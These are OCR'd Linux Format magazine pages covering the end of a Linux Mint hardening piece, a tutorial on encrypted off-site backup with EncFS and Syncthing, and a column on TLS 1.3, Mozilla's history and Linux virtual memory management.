
Things like `dhclient` and `avahi-daemon` needn't be feared, and if you've set up an SSH server then you'll see that listed. If, however, you find yourself running webservers or anything suspicious, then you should take mitigating action. Services that list their Foreign Address as `0.0.0.0:*` and `[::]:*` are listening (for IPv4 and IPv6 connections, respectively) both locally and on all network interfaces. This is potentially a concern for IPv6, since that interface is addressable from the wider Internet. It shouldn't really be a concern though, because your ISP or network administrator should have configured your router, just as we previously configured our firewall, to block incoming connections.

Before we go, a few words about more physical threats, namely theft. Encrypting your home directory means that if your computer (or even just the drive) is purloined, then no one will be able to access your files. It also means if you forget your password that you won't be able to access your files. There have been some quirks with *ecryptfs* (which is why Ubuntu stopped supporting this set up in 18.04) so it's a good idea to back everything up, at least until you're convinced it's set up and working nicely.

And so end our Mint-hardening adventures. If we had space we'd cover setting up *AppArmor* (which Ubuntu has done a lot with). We'd also go into stateful firewalls, which keep track of connections so that more dynamic rules can be created and programs which require multiple connections (or sequences thereof) can be easily whitelisted. *Gufw* (or rather the underlying program *Ufw*) is itself a stateful firewall so congrats – you already have one of these. We might have even talked about cookies a bit and dispelled some of the myths around those, but then we'd just have got hungry and distracted. Who knows what else we should've covered? You do! So why not write in and tell us. And in the meantime, stay safe. LXF

CHECK YOUR SERVICES

"Services that list their Foreign Address as 0.0.0.0:* and [::]:* are listening both locally and on all network interfaces."



It's easy to overlook this box when running through the installation process, but thankfully encrypting $HOME after the fact can be done in three easy steps.

SYNCTHING+ENCFS

Get hold of encrypted cloud storage for free

Brian Mork takes a walk in the cloud – installing and configuring the software, and setting up backup procedures, security and usability options.

OUR EXPERT

Brian Mork has used Linux for 23 years, and has authored dozens of articles. Now he has far too much data.

QUICK TIP

If you don't want to type a password to re-start EncFS, and are willing to store your password on the computer, try the EncFS option – extpass='cat encfspw.txt', where encfspw.txt stores your password.


Cloud file storage is a popular option. Commercial solutions lack privacy, are insecure, sacrifice control of data, often require installation of invasive software, and involve a subscription purchase. Part one (see **LXF236**) described an architecture to set up a free cloud service backup, encrypted both in transit and when data's at rest.

This article covers installing and operating the free cloud service in three parts: setting up the encryption service; setting up synchronisation, and then operating the tools.

Set up EncFS

When *EncFS* encrypts files, it keeps the same directory structure, file time stamps and sizes. This could enable someone to guess at what the files are. If someone is able to get multiple copies of a file after small edits or a file with known content, it's easier to figure out the encryption key. A bad guy could even replace your data with an old version of your data and you wouldn't know, but this is stopped by one-way sync to the offsite nodes and syncthing's purpose of reconciling differences.


However, trying to synchronise files when this metadata isn't available is difficult. For example, consider a VeraCrypt volume, which obscures the metadata well. When one file is changed, it's not possible to reach into the volume and change one file. Instead, the entire volume must be resynchronised as one logical unit, and retrieving a file requires retrieving the entire volume. Because of this, the limits of *EncFS* are mitigated using other methods.



Midnight Commander shows files transferred to the bridge computer. On the left, the equivalent encrypted files are ready to sync off-site.

On the bridge computer, install *EncFS* using the standard apt-get commands. At the time of writing, version 1.7.4 is available. The first two commands here are optional, but it's good to update your distro sets and carry out software upgrades first:

```
$ sudo apt-get update
$ sudo apt-get ugrade
$ sudo apt-get install encfs
```



Here's the architecture to aggregate, encrypt, backup, and off-site your files. First EncFS is installed, then Syncthing is overlaid.

EncFS in the normal (forward) mode makes virtual plain text files available at a mount point you specify. Any clear text files dropped into the mount point will be stored in the encrypted directory (and will vanish from the clear text directory whenever *EncFS* stops).

On the bride computer, create a mount point where all your clear text data files will be visible and synchronised into. Then create a directory where *EncFS* will maintain the encrypted versions. You can put the encrypted files in a sub-directory of the off-site synchronised directory, but this isn't necessary; they can be the same.

For the first-time setup, it's important to run *EncFS* before *Syncthing* is linked to the clear text virtual directory. This is because when *Syncthing* sets up a link, it'll create the semaphore **.stfolder** file in the sync root folder. You want that file to be "caught" by *EncFS* and propagated into the encrypted directory. Don't let *Syncthing* create it at the mount point when *EncFS* isn't running or this semaphore will be falsely present for *Syncthing* to find – even when *EncFS* isn't running. The **.stfolder** must never be present at the underlying mount point or else *Syncthing* may synchronise "nothingness" onto all the nodes on the clear text sync ring (aka delete all files from your work computers!).

```
$ mkdir /home/pi/cleartextfiles
$ mkdir /mount/pi/USB1TB/sync_offsite/encrypted
$ encfs /mount/pi/USB1TB/sync-offsite/encrypted /
home/pi/cleartextfiles
Creating new encrypted volume.

{... more program output clipped ...}
```

Now you will need to enter a password for your filesystem. You'll need to remember this password, as there's absolutely no recovery mechanism. However, the password can be changed later using *encfsctl*.


```
New Encfs Password:
Verify Encfs Password:
$
```

The first time you run *EncFS*, it'll create a configuration file (clear text **encfs6.xml**) on the left encrypted side of the diagram (below left) and the xml file will be propagated to your off-site along with the encrypted files. That is good because this file and your password are necessary to unencrypt the files! You may wish to manually save this file elsewhere, too. You could even print out a copy on a piece of paper. It's required to decrypt files, but without your password it can't be used to decrypt your files.

Automating *EncFS* at boot time is problematic. Any automatic method would need to store your password somewhere on the bridge computer. Instead, manually run *EncFS* whenever the bridge computer is started using the same command as the first run. When the xml file is found you'll be prompted for the password. This does require restarting *EncFS* if the bridge computer ever loses power. This can be done via the ssh if you configure a ssh server to come up at boot time.

```
$ encfs /mount/pi/USB1TB/sync_offsite/encrypted /
home/pi/cleartextfiles
EncFS Password:
```

If you want to quickly see if *EncFS* is running, just browse to the clear text directory and see if files are visible. If they are, *EncFS* is running. To stop *EncFS*, just unmount the clear text view:



Syncing web GUI on the bridge computer. 137,393 files in 11,341 directories, totalling 143GB.

```
$ sudo umount /home/pi/cleartextfiles
```

There are additional options available with the *EncFSctl* command line program, such as changing the password associated with an xml file.

Setting up Syncthing

The right side of the diagram (*see bottom left*) highlights multiple programs that could be used to aggregate files from work computers onto the bridge computer. *Syncthing* is unique among the options because it's able to aggregate files onto the bridge computer behind the scenes without intervention. *Syncthing* is distributed as an executable without library dependencies. Helpfully, the program comes zipped with instructions and examples. You can find the appropriate download at **https://syncthing.net**.

The instruction files that come with the distribution and other on-line documentation web site are pretty easy to use. The biggest concern may be where to put the *Syncthing* executable file. You can do something as simple as putting it in your home directory. Refer to the online documentation for information if you want more help to set up *Syncthing*.

For a Raspberry Pi bridge computer, download the ARM edition. There are several ways to run it at boot time, based on your specific installation. To use the auto-start feature of the LXDE desktop manager, create a run-syncthing .desktop file in the **~/.config/autostart/** directory:

QUICK TIP

Using command line options, Syncthing is capable of logging many activities. When enabled, the log is visible from the Actions, Logs menu, when enabled.

» FILESYSTEM CHOICE

You might use a big USB drive to aggregate your encrypted files before syncing to off-site. A FAT32 filesystem would be the most compatible (Linux, Mac, Windows). That didn't work for us because we also wanted to store an *Rsnapshot* repository in the same partition, which requires hard links, which FAT32 doesn't offer. In addition, the 4GB individual file size limit of FAT32 may be an issue. In this case, an ext3 format may be what you want. If you use a Linux filesystem on a removable drive, remember that file permissions may be maintained. If the USB drive is later used on multiple systems that don't have the same usernames, expect to use root to manually change the ownership and group information.

QUICK TIP

You can access a Syncthing control panel from any network connected computer. Use the Actions, Settings, GUI tab to change 127.0.0.1 to any IP addresses that are allowed to use the GUI, including 0.0.0.0:8384, which allows anybody. Be sure to specify a username and password!

```
[Desktop Entry]
Type=Application
Name=Run Syncthing
Icon=
Exec=syncthing –no-browser
StartupNotify=false
```

Again, be sure *EncFS* is running before enabling *Syncthing* to create the **.stfolder** during its first run, and before putting anything else into the clear text directory on the bridge computer. Nothing should be stored at the clear text virtual mount point. The mount point is only for *EncFS* to catch files, encrypt them, and store them elsewhere.

Syncthing will run in the background and collect files from your work computers. In part one of this tutorial, three different paradigms for selecting the right files from your work computer were described.

You'll know the aggregation is working when files start to appear in the clear text directory. They are really stored encrypted elsewhere, but you can see the unencrypted version in the aggregation directory.

Take it to the bridge

Once the aggregation is working, set up an additional Syncthing ring linking the bridge computer encrypted directory to the offsite computer(s). For the offsite sync ring, select the "Send Only" option in Advanced Settings on the bridge computer so no changes at the remote site come back to you. Send the Folder-ID to your friend via email or phone call at the remote site and add their remote computer device as an authorized sync node. The remote site should specify "trash can" version control. This way if data gets deleted out of the synchronisation set, the remote site will still have a copy in the **.stversions** directory.

You may also want a desktop icon on your bridge computer to run the *Syncthing* web browser control panel. With the LXDE desktop manager, put the following into a syncthing-control **.desktop** file.

```
[Desktop Entry]
Type=Application
Name=Syncthing Control Panel
Exec=epiphany 127.0.0.1:8384
Icon=
```

If you want to stop *Syncthing*, you can pause or delete individual *directories* from the GUI control panel. Using the GUI, you can also drop a node off-line or stop the entire *Syncthing* program. To stop *Syncthing* without the GUI, you can run a process monitor like "top" and simply kill the *Syncthing* process.

The screenshot on page 73 shows the *Syncthing* web GUI on the bridge computer. The directory "photos" is up to date collecting data from the local work computers. Behind the scenes, *EncFS* is encrypting the photos and storing files into the "Encrypted Offsite" directory, which is a mounted 1TB USB drive. The **Encrypted Offsite** directory is up to date because it needs no files from other sources, while the geographically remote backup site called raspberryi-gary is 96 per cent synchronized with 3.19GB to go.

Notice the **.stversion** and **.stignore** directories are not transferred across a *Syncthing* link because they're meta data unique to each *syncthing* node. You can, however, make copies with modified filename so *Syncthing* will back them up as "normal" files.

Recovering lost data

Knowing how to recover saved data is important. If *Rsnapshot* keeps saves on the bridge computer, the answer is trivial. Simply browse into the saved volume, choose the date stamp you want and copy the files you want to where you want.

There are two ways to recover files from the remote site backup computer. One is to manually access the encrypted files on the remote computer and simply copy the files back to the bridge computer's encrypted directory where they should be. This can be done with programs such as *Midnight Commander* or **ssh/rsync**. You may be able to get files from the sync directory on the remote computer, or you may have to look in the **.stversions** directory on the remote computer for the back-up version of files.

Based on the exact cryptologic initialisation vector option you chose for *EncFS*, decrypting files properly requires you restore files to identical encrypted path structures, compared to the paths originally used. This is because with advanced *EncFS* options, the encryption may depend on the full pathname to the file.

In order to get clear text copies of the files, the unencrypted xml file that *EncFS* created in the bridge computer encrypted directory must also be recovered. If you didn't save a separate copy of the *EncFS* xml file, be sure that is one of the files you retrieve from the off-site. Before *EncFS* will decode the files, you must have a clear text copy of the xml file to use.

You can also recover data using *Syncthing*. If the **.stfolder** is deleted on a synchronising computer, synchronisation will stop. You'll get a *synching* error

» MANUALLY AGGREGATE FILES

With *EncFS* running, instead of having *Syncthing* do the aggregation, you can aggregate files onto the bridge computer clear text directory manually. Just be sure *EncFS* is running first to "catch" them. For example, you can push files to the bridge computer using an *rsync* bash script under Linux, on a Mac, or the Windows 10 bash shell:

```
set -x
ssh pi@10.0.0.113 test -f /home/pi/cleartextfiles/_encfs-is-mounted
&& rsync -rltv --delete-after ~/Documents/$1
pi@10.0.0.113:cleartextfiles/Documents
```

The set command is optional; it simply enables you to monitor in the terminal window any bash commands that execute. The second line uses the bash AND function (&&). The left side *ssh* command executes to test if a semaphore file (**_encfs-is-mounted**) is present in the desired folder (analagous to the *syncthing* **.stfolder** at the sync root level). This ensures *EncFS* is running before copying files. If the file is present, the right side executes and pushes file updates to the aggregator using *rsync*. The **~/Documents** subdirectories named on the command line (or the entire **~/Documents** directory if a command line $1 variable is not entered) is pushed to the Pi cleartextfiles directory.

Midnight Commander is also suitable to aggregate files onto the bridge computer. The screenshot on the first page shows *Midnight Commander* running in the Windows 10 bash shell that comes with the OS. The right panel shows the clear text directories aggregated onto the bridge computer; notice the semaphore file tested for in the above command line *rsync* push. The left panel shows the same files stored on the bridge computer terrabyte external USB hard drive.

message `Error on folder "ffff" (xxxxx-yyyyy): folder marker missing`. If you were using it, also check the integrity of the other *synching* file, **.stignore**.

It's possible to manually recreate **.stversion** and **.stignore**. If you're using the optional ignore file, recreate **.stignore** first so there will be no file leakage when *Syncthing* resumes. Note that you'll have to use a text editor to make the **.stignore** file because the GUI option will be greyed out while the **.stfolder** is missing. Once **.stignore** is intact, then simply use *mkdir* to recreate **.stfolder**.

With the two *synching* dot files intact, there are two ways to recover files. Assume that you accidentally deleted or corrupted a bunch of other files and that the error has propagated all the way to the off-site computer, which still has good copies in its **.stversions** directory. Here's how to recover the encrypted versions. Use the *synching* GUIs, except step two requires SSH access to the remote computer or a friend you can call on the phone to do the remote copy.

1. Allow any unrelated files to sync to the off-site location, then pause the bridge computer offsite sync ring and the offsite computer sync ring.
2. Copy a COPY of the file or files out of the **.stversions** directory on the off-site computer back to their original locations in the off-site directory structure. If you're doing individual files then see the narrative below about how to find the equivalent encrypted file path and name.
3. Change the offsite computer sync ring to Send Only, and change the bridge computer off-site sync ring to Send/Receive.
4. Un-pause both computers and let the files sync. You may have to use the off-site GUI override button to force all changes from the remote site back to the bridge computer.
5. Again pause both the bridge and offsite sync. Put the bridge back to Send Only and the Off-site back to Send/Receive. Unpause both computers.

Speedy renaming

If two sequential changes to a file were made in succession and fully propagated, trash-can versioning can't get back to the "last good" version. However, if you use *Syncthing* versioned backups you can get hold of older versions. *Syncthing* will have modified the encrypted filenames by appending a date-time stamp of when the backup was done.

To avoid manually renaming all the encrypted file after recovering them and before *EncFS* can use them, the following script may help by stripping the last 16 characters off the filename. For this article we copied it from the *Syncthing* user forum. See the *Syncthing* help forum for further explanation:

```
#!/bin/bash
for file in $(find /yourpath/ -type f – regextype posix-awk –regex ".*~[0-9]{8}-[0-9]{6}.*")
do
 mv $file ${file::-16}
done
```

Because *Midnight Commander*, or *rysnc*, or *Syncthing* pulls files back to the bridge computer, *EncFS* will convert the encrypted files back to clear text and they'll be sync'd back to your work computers unless you paused the clear text sync rings.

We're not sure why the *EncFS* man pages indicate that you need to use the environment variable ENCFS6_CONFIG to decode data from a remote computer ("the cloud"). It's not necessary if you put the xml file where expected – in the real data encrypted directory. However, you can put the xml file anywhere and use an environment variable:

```
$ ENCFS6_CONFIG=/somewhere_else/.encfs6.xml
encfs ~/recovery_files/encrypted ~/cleartextfiles
```


» CHAFF FILES

For an extra measure of privacy, you can intermingle different sets of encrypted files into the encrypted directory. Just be sure to move the first **.xml** file out of the way (rename or move to a different directory) before creating and using the second encryption set. Only one xml file can be used at a time.

Putting different encryption sets overlapping into the same directory structure makes the encrypted files look like one big collection, although the intermingled files are encrypted with different files and different passwords.

Only the files that match the xml file and password being used will appear in the clear text directory. Each xml file you create and use enables decryption of a unique subset of all the encrypted files. For example, you could distribute one big encryption set and hand out different xml files to different people to access only certain subsets of the files.

The `encfsl showcruft {encrypted-dir}` command will display all the files in the encrypted directory that cannot be decoded, but without an xml file and a matching password, all files will show as not valid. This means you can hide a needle in a haystack – say 10,000 files decrypted with one xml file and two or three files decrypted with a second xml file and password stored somewhere else. Nobody would know a second xml file was in play unless they knew passwords to decode one set or the other.



This screenshot displays the Syncthing GUI of the remote site. Eight files are being synchronised, with more in the queue.

ADMINISTERIA

Safer browsing and memory management

When it comes to web browsers, **Valentine Sinitsyn** experiences the usual sense of nostalgia, then remembers the latest security measures are key.

OUR EXPERT

Dr Sinitsyn is a lapsed KDE committer. He likes building Linux clouds and writing articles.

The way we used the internet has changed drastically over the past 20 years. Back then, nobody cared too much about encrypted communications, As e-commerce and similar web sites started to grow, the need for encryption became evident.

So Netscape designed a protocol called Secure Sockets Layer (SSL). The idea was to add encryption at the transport layer so any application-level protocol, be it HTTP, email (POP3/IMAP/SMTP) and now DNS (see **https://bit.ly/2JQzxRC**), can leverage it easily.

The original SSL was a proprietary protocol, but IETF took over newer versions that became standards. SSL 3.0 was the last one, and future improvements over the protocol were called TLS (Transport Layer Security). TLS 1.0 is what you'd call SSL 3.1. Over time, numerous vulnerabilities were discovered in both SSL and TLS. These attacks used design flaws, weak ciphers and protocol downgrades to reveal encrypted data.


In the modern world, TLS isn't limited to e-commerce sites. Privacy is always a concern, given how much data about ourselves the internet already has. And of course, TLS is a de-facto companion to HTTP/2: it makes the latter not only safe, but also more robust.

So TLS receives updates from time to time. The last one took place in March with TLS 1.3. The process took 28 drafts and the new standard was approved unanimously. TLS 1.3 is already supported on modern web browsers (*Firefox 49*, *Chrome 63* and so on), and OpenSSL will implement it in 1.1.1 (hopefully, by the time you read this).

TLS 1.3 drops cryptographic primitives that were proved to be insecure, such as RC4, MD5 and SHA-224, and adds some new ones, for example, ChaCha2020 stream cipher and the Poly1305 message authentication code. It also deprecates underused or unsafe features: compression, re-negotiation, static RSA handshake and so on – some of these were attack vectors in the past.

Another slightly controversial change is Perfect Forward Secrecy (PFS): TLS 1.3 employs the Ephemeral Diffie-Hellman key exchange protocol, so an attacker can't use a compromised key to decrypt previously recorded sessions. This breaks some legitimate scenarios, such as passive monitoring.

Last but not least, TLS 1.3 makes connection faster because it remembers data, thus saving a round-trip between a client and a server.



Firefox, perhaps the most widely known product from the now-twenty-years-old Mozilla project, already sports TLS 1.3 support.

» MOZILLA TURNS 20

You might be surprised to know that I've stayed with *Netscape* since 1997. I think the first version we had in high school was 3.x, but I don't remember for sure. I stuck with *Netscape* when it lost the battle for the web to Microsoft. While people around me were switching to *Internet Explorer 4*, I discovered Mozilla.

More specifically, it was an open-source codebase of the then-cancelled *Netscape Navigator 5*. Around 2000, it was a bit bloated and buggy, yet beautiful: imagine a blueish, smooth rounded interface in a world of grey rectangular buttons. And all of this was "self-hosted" using web technologies, such as now-deprecated XUL, RDF and JavaScript – so many years before Electron became pervasive...

I remember how *Phoenix* (now *Firefox*) was born as an attempt to make Mozilla more lightweight and modular. At first, many of us (myself included) were reluctant to switch. So Mozilla decided to crowd-source (this word didn't even exist yet!) a marketing campaign in the *New York Times*. I still have a copy of that newspaper's edition!

You may wonder why I'm telling you this. Not because I'm old (hopefully not) or sentimental. But as I'm writing these words, Mozilla has just turned 20. That's a bit more than I was myself when I first installed *Netscape* on my own PC back in 1998. Now, in 2018, I'm typing this in an open source web editor running inside *Firefox 59*. Not bad for a program designed to display HTML pages!

Virtual memory: staying on under pressure

Memory management in Linux isn't exactly the stuff of black magic, and it's now time to get it working the way you want.

Think back to when you were appointed responsible for a web server. One day (actually, night) you get a wake-up call saying your server is dropping connections. You log in via SSH and quickly find the reason: there's no web server running in the box. Still, you look in the **Apache/nginx/whatever else** logs and see no fatal errors. The process has just disappeared. Something strange is going on here.

If this ever happens to you, look in dmesg. Chances are you'll see the infamous OOM killer message. This TLA stands for Out Of Memory, and this is the last resort mechanism the kernel employs to grab some memory when it absolutely needs to. Most likely, your web server wasn't the culprit, but the victim. Why did Linux choose to sacrifice it, and what can you do to avoid yet another wake-up call? In this *Administeria*, you'll dig into how Linux manages memory, and which knobs are available for you to tweak this process.

It started in userspace

The bulk of memory management occurs in the kernel, which isn't the simplest thing in the world. And complex things are best learnt by example, they say. So, consider a process that allocates a 16MB worth of memory:

```
char *buf = (char *)malloc(16 * 1024 * 1024);
if (!buf) /* Unlikely to happen */
```


Think of a relevant construction from your favourite language if you don't like C. Either way, the process may not have so much memory at hand, and it would need to go to the kernel and ask for some pages (4K blocks, to keep things simple). There are two main syscalls available for this purpose: `brk()` and `mmap()`. Whichever is chosen depends on the allocator and how much memory it wants to allocate. `brk()` grows process heap which is contiguous: one can't release the first 99MB of a 100MB chunk when they doesn't need it anymore. `mmap()` plays such tricks easily, so it's the preferred way for large memory allocations. In glibc, you convey the exact meaning of "large" via `mallopt(3)`, and it can be as low as 128K.

So your 16MB chuck would almost certainly come through `mmap()`. However, this syscall has a rather non-trivial kernel implementation. `brk()` is much simpler; in fact, the kernel says it's "a simplified `do_mmap()` which only handles anonymous maps". So, to keep things simple again, let's assume you've set M_MAP_THRESHOLD so that a 16MB allocation fits in. Then the real work would happen in the `do_brk()` kernel function, and a few relevant excerpts are shown below:

```
struct mm_struct *mm = current->mm;
if (mm->map_count > sysctl_max_map_count)
  return -ENOMEM;
if (security_vm_enough_memory_mm(mm, len >>
PAGE_SHIFT))
  return -ENOMEM;
```

`mm` points to a so-called memory descriptor of the current process. Before allowing the memory request to proceed, the kernel does a few checks. First, it ensures the process doesn't have more memory map areas than the `vm.max_map_count sysctl` setting permits. The default value is 65535 and you never have to tweak this knob under normal circumstances. If you wonder how many maps a typical process has, check **/proc/$PID/maps** or use the `pmap` command. The kernel validates it has enough free memory available. This is a bit trickier than it sounds, and you'll see the details in a second.

Then, the kernel "allocates" you some memory. If you wonder why this word comes quoted, look at the code:



Pmap reveals which regions a process maps, along with their sizes and permission bits. [anon] is where malloc() goes.

» FOR YOUR RECORDS

This *Administeria* covers a dozen of **sysctls**, **/proc** entries and other knobs you may use to tweak the virtual memory subsystem. Below is a quick summary for your records:

» **vm.max_map_count** The maximum number of memory maps a process may have. 64K should be enough for anyone.

» **vm.admin_reserve_kbytes** How much memory in kilobytes to set aside for a superuser, so they can always spawn a process.

» **vm.user_reserve_kbytes** The same, but for regular users. This leaves them free to kill a memory hog themselves.

» **vm.overcommit_memory** Whether Linux should check if it'll be able to fulfil the memory allocation or just let it go and see if it works out later.

» **vm.overcommit_kbytes** How much RAM, in kilobytes, processes can use. This doesn't include swap, which is always available.

» **vm.overcommit_ratio** The same, but expressed as a percentage of the total RAM size.

» **vm.panic_on_oom** The main text doesn't say it, but you can make Linux panic when it triggers OOM.

» **vm.oom_kill_allocating_task** Try your best to kill the task allocating memory, not something else. Fair enough, but not necessarily efficient, as the allocating process may not have much memory itself.

» **/proc/$PID/oom_score_adj** Manual OOM score adjustment. A score of -1000 makes the process invincible to the OOM killer.

```
struct vm_area_struct *vma, *prev;
vma->vm_start = addr;
vma->vm_end = addr + len;
vma_link(mm, vma, prev, rb_link, rb_parent);
mm->total_vm += len >> PAGE_SHIFT;
mm->data_vm += len >> PAGE_SHIFT;
```

When it comes to memory allocations, Linux is a lazy beast. It doesn't actually assign you any resources, but merely remembers that it's okay if you touch bytes between `addr` and `addr + len`. It also accounts for your request in the total virtual memory size and data segment size for the process. *Top*, *htop* and *ps* can display these counters for you to inspect. So if you see a large value in VIRT or DATA columns in *htop*, it doesn't mean that the process really consumes so much memory; it only says the program has requested it. This brings us to another interesting topic...

Memory overcommit

If a program is unlikely to use all the memory it requested at once, why not let it ask for more memory than what's available? That's the basic idea behind memory overcommit. This isn't the same as swapping where you trade access time for more memory, because infrequently used pages go to disk, not RAM. Overcommitting is a bit like banking: your total debt can be more than you have at any given moment, but the hope is your debtors won't come after you all at the same time.

The kernel implements overcommit checks in the `__vm_enough_memory()` function. The double underscore denotes that it's private, with `security_vm_enough_memory_mm()` acting as a public facade. The latter summons Linux Security Modules (LSM) to decide if a particular allocation should be treated as a superuser one.

